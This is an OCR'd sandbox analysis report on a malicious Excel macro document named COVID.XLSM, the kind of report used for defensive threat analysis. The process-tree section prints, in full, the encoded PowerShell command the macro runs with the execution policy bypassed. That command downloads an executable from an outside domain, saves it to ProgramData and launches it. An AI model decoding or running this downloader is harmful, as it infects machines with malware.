ID: 471900
Sample Name: COVID.XLSM
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:28:08
Date: 26/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report COVID.XLSM 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Yara Overview 5
Memory Dumps 5
Sigma Overview 6
System Summary: 6
Jbx Signature Overview 6
AV Detection: 6
System Summary: 6
Persistence and Installation Behavior: 6
HIPS / PFW / Operating System Protection Evasion: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
Private 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASN 11
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
Static File Info 14
General 14
File Icon 15
Static OLE Info 15
General 15
OLE File "/opt/package/joesandbox/database/analysis/471900/sample/COVID.XLSM" 15
Indicators 15
Summary 15
Document Summary 15
Streams with VBA 15
Streams 15
Network Behavior 15
Network Port Distribution 15
TCP Packets 15
UDP Packets 16
DNS Queries 16
DNS Answers 16
Code Manipulations 16
Statistics 16
Behavior 16
System Behavior 16
Analysis Process: EXCEL.EXE PID: 7044 Parent PID: 800 16
General 16
File Activities 16
File Created 16
File Deleted 16
File Written 16
Registry Activities 16
Key Created 16
Key Value Created 17
Analysis Process: cmd.exe PID: 6408 Parent PID: 5060 17

General 17
File Activities 17
Analysis Process: conhost.exe PID: 6368 Parent PID: 6408 18
General 18
Analysis Process: powershell.exe PID: 5860 Parent PID: 6408 18
General 18
File Activities 19
File Created 19
File Deleted 19
File Written 19
File Read 19
Registry Activities 19
Disassembly 20
Code Analysis 20


Windows Analysis Report COVID.XLSM

Overview

General Information

Sample Name:	COVID.XLSM
Analysis ID:	471900
MD5:	c123363068a465..
SHA1:	8de437d8df29c53.
SHA256:	e5e65b70b5497f1.
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection


MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Multi AV Scanner detection for doma…
- Document contains an embedded VB…
- Bypasses PowerShell execution pol…
- Encrypted powershell cmdline option…
- Very long command line found
- Creates processes via WMI
- Machine Learning detection for samp…
- Document contains an embedded VB…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 7044 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- cmd.exe (PID: 6408 cmdline: cmd.exe /c 'powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbwBuACAAUABTAC0ASQBuAHMAdABhAGwAbABlAHIAVg
AyACAAewAKACAAIAAgACAAcABhAHIAYQBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJA
B0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAGwAaQBuAGsALAAKACAAIAAgACAAIAAg
ACAAIABbAFAAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADEAKQBdAAoAIAAg
ACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAo
AE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAyACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBn
AF0AIAAkAGYAaQBsAGUAXwBkAGkAcgAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsAC
AAUABvAHMAaQB0AGkAbwBuAD0AMwApAF0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACAAJABmAGkAbABlAF8AbgBhAG0AZQAsAAoAIAAgAC
AAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsACAAUABvAHMAaQB0AGkAbwBuAD0ANAApAF
0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAZQB4AHQAZQBuAHMAaQBvAG4ALAAKACAAIAAgACAAIAAgACAAIABbAFAAYQByAGEAbQBlAH
QAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADUAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAYgBvAG
8AbABdACAAJAB1AHMAZQBfAGEAYwBjAGUAcwBzACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAFAAbwBzAGkAdABpAG8AbgA9AD
YAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAKQAKAAoAIAAgAC
AAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBlAGEAbQAKAAoA
IAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbgBrACAAKwAgACIALwAiACAAKwAgACQAZQBuAGQAcABvAGkAbgB0AAoAIAAgACAAIABpAGYAIAAoACQAdQ
BzAGUAXwBhAGMAYwBlAHMAcwApACAAewAKACAAIAAgACAAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJAByAGUAcQBfAHMAdAByACAAKwAgACIALwAiACAAKwAg
ACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAfQAKAAoAIAAgACAAIAAkAHMAYQB2AGUAXwBwAGEAdABoACAAPQAgACQAZgBpAGwAZQBf
AGQAaQByACAAKwAgACIAXAAiACAAKwAgACQAZgBpAGwAZQBfAG4AYQBtAGUAIAArACAAIgAuACIAIAArACAAJABlAHgAdABlAG4AcwBpAG8AbgAKAAoAIAAgACAAIAAkAH
IAZQBxAHUAZQBzAHQAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBDAHIAZQBhAHQAZQAoACIAJAByAG
UAcQBfAHMAdAByACIAKQAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAIAA9ACAAJAByAGUAcQB1AGUAcwB0AC4ARwBlAHQAUgBlAHMAcABvAG4AcwBlAC
gAKQAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAgAD0AIAAkAHIAZQBzAHAAbwBuAHMAZQAuAEcAZQB0AFIAZQBzAHAAbwBuAH
MAZQBTAHQAcgBlAGEAbQAoACkACgAgACAAIAAgACQAcgBlAHMAcABvAG4AcwBlAF8AcwB0AHIAZQBhAG0ALgBDAG8AcAB5AFQAbwAoACQAaQBuAHQAZQByAG
4AYQBsAF8AbQBlAG0AbwByAHkAKQAKAAoAIAAgACAAIABTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAAkAHMAYQB2AGUAXwBwAGEAdABoACAALQBWAGEAbAB1AG
UAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5AC4AVABvAEEAcgByAGEAeQAoACkAIAAtAEUAbgBjAG8AZABpAG4AZwAgAEIAeQB0AGUACgAKACAAIAAgACAA
JAByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAuAEMAbABvAHMAZQAoACkACgAgACAAIAAgACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkA
LgBDAGwAbwBzAGUAKAApAAoACgAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAtAEYAaQBsAGUAUABhAHQAaAAgACQAcwBhAHYAZQBfAHAA
YQB0AGgACgB9AAoACgBQAFMALQBJAG4AcwB0AGEAbABsAGUAcgBWADIAIAAiAGgAdAB0AHAAcwA6AC8ALwBhAHcAbQBlAGwAaQBzAGUAcgBzAC4AYwBvAG0A
IgAgACIAYQBwAGkALwB2ADMALwBhAGMAaAB5AHIAYQBuAHQAaABlAHMALwBjAG8AbgB0AHIAYQBwAG8AbABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBsAHQA
dQByAGsAcgBlAGkAcwAiACAAIgBDADoAXABQAHIAbwBnAHIAYQBtAEQAYQB0AGEAIgAgACIAQQB3AG0AZQBsAGkAcwBlAHIAcwAgAFMAZQByAHYAaQBjAGUAIgAgACIAZQ
B4AGUAIgAgACQARgBhAGwAcwBlAA==' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6368 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5860 cmdline: powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbwBuACAAUABTAC0ASQBuAHMAdABhAGwAbABlAHIAVgAy
ACAAewAKACAAIAAgACAAcABhAHIAYQBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0
AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAGwAaQBuAGsALAAKACAAIAAg
ACAAIAAgACAAIABbAFAAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADEAKQBd
AAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0
AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAyACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdABy
AGkAbgBnAF0AIAAkAGYAaQBsAGUAXwBkAGkAcgAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9
ACQAdAByAHUAZQAsACAAUABvAHMAaQB0AGkAbwBuAD0AMwApAF0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACAAJABmAGkAbABlAF8AbgBh
AG0AZQAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsACAAUABvAHMAaQB0
AGkAbwBuAD0ANAApAF0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAZQB4AHQAZQBuAHMAaQBvAG4ALAAKACAAIAAgACAAIAAgACAAIABb
AFAAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADUAKQBdAAoAIAAgACAAIAAg
ACAAIAAgAFsAYgBvAG8AbABdACAAJAB1AHMAZQBfAGEAYwBjAGUAcwBzACwACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAFAAbwBz
AGkAdABpAG8AbgA9ADYAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAg
ACAAKQAKAAoAIAAgACAAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBv
AHIAeQBTAHQAcgBlAGEAbQAKAAoAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbgBrACAAKwAgACIALwAiACAAKwAgACQAZQBuAGQAcABv
AGkAbgB0AAoAIAAgACAAIABpAGYAIAAoACQAdQBzAGUAXwBhAGMAYwBlAHMAcwApACAAewAKACAAIAAgACAAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9
ACAAJAByAGUAcQBfAHMAdAByACAAKwAgACIALwAiACAAKwAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAfQAKAAoAIAAgACAAIAAk
AHMAYQB2AGUAXwBwAGEAdABoACAAPQAgACQAZgBpAGwAZQBfAGQAaQByACAAKwAgACIAXAAiACAAKwAgACQAZgBpAGwAZQBfAG4AYQBtAGUAIAArACAAIgAu
ACIAIAArACAAJABlAHgAdABlAG4AcwBpAG8AbgAKAAoAIAAgACAAIAAkAHIAZQBxAHUAZQBzAHQAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBl
AGIAUgBlAHEAdQBlAHMAdABdADoAOgBDAHIAZQBhAHQAZQAoACIAJAByAGUAcQBfAHMAdAByACIAKQAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAIAA9
ACAAJAByAGUAcQB1AGUAcwB0AC4ARwBlAHQAUgBlAHMAcABvAG4AcwBlACgAKQAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAg
AD0AIAAkAHIAZQBzAHAAbwBuAHMAZQAuAEcAZQB0AFIAZQBzAHAAbwBuAHMAZQBTAHQAcgBlAGEAbQAoACkACgAgACAAIAAgACQAcgBlAHMAcABvAG4AcwBl
AF8AcwB0AHIAZQBhAG0ALgBDAG8AcAB5AFQAbwAoACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkAKQAKAAoAIAAgACAAIABTAGUAdAAtAEMAbwBu
AHQAZQBuAHQAIAAkAHMAYQB2AGUAXwBwAGEAdABoACAALQBWAGEAbAB1AGUAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5AC4AVABvAEEAcgBy
AGEAeQAoACkAIAAtAEUAbgBjAG8AZABpAG4AZwAgAEIAeQB0AGUACgAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAuAEMAbABv
AHMAZQAoACkACgAgACAAIAAgACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkALgBDAGwAbwBzAGUAKAApAAoACgAgACAAIAAgAFMAdABhAHIAdAAt
AFAAcgBvAGMAZQBzAHMAIAAtAEYAaQBsAGUAUABhAHQAaAAgACQAcwBhAHYAZQBfAHAAYQB0AGgACgB9AAoACgBQAFMALQBJAG4AcwB0AGEAbABsAGUAcgBW
ADIAIAAiAGgAdAB0AHAAcwA6AC8ALwBhAHcAbQBlAGwAaQBzAGUAcgBzAC4AYwBvAG0AIgAgACIAYQBwAGkALwB2ADMALwBhAGMAaAB5AHIAYQBuAHQAaABl
AHMALwBjAG8AbgB0AHIAYQBwAG8AbABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBsAHQAdQByAGsAcgBlAGkAcwAiACAAIgBDADoAXABQAHIAbwBnAHIAYQBt
AEQAYQB0AGEAIgAgACIAQQB3AG0AZQBsAGkAcwBlAHIAcwAgAFMAZQByAHYAaQBjAGUAIgAgACIAZQB4AGUAIgAgACQARgBhAGwAcwBlAA== MD5:
95000560239032BC68B4C2FDFCDEF913)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 5860	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0xf4e:$sa1: -ENC • 0x1ec5:$sa1: -ENC • 0x1519e:$sa1: -ENC • 0x195bd:$sa1: -ENC • 0x1a9f5:$sa1: -ENC • 0x57975:$sa1: -ENC • 0x58f67:$sa1: -ENC • 0x9c807:$sa1: -ENC • 0xc0e7e:$sa1: -ENC • 0xc8663:$sa1: -ENC • 0xc959d:$sa1: -ENC • 0x11cf92:$sa1: -ENC • 0x125c5d:$sa1: -ENC • 0x1a2c45:$sa1: -ENC • 0x250fd6:$sa1: -ENC • 0x2613c2:$sa1: -ENC • 0x2621b3:$sa1: -ENC • 0x2630c5:$sa1: -ENC • 0x157944:$sa2: -encodedCommand • 0x157970:$sa2: -encodedCommand • 0x15799f:$sa2: -encodedCommand

Sigma Overview

System Summary:

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Very long command line found

Document contains an embedded VBA macro with suspicious strings

Persistence and Installation Behavior:

Creates processes via WMI

HIPS / PFW / Operating System Protection Evasion:


Bypasses PowerShell execution policy

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eave Insec Netw Comr
Default Accounts	Command and Scripting Interpreter 1 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Explo Redir Calls/
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Explo Track Locat
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Virtualization/Sandbox Evasion 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM (Swap
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dowr Insec Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID.XLSM	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
awmelisers.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
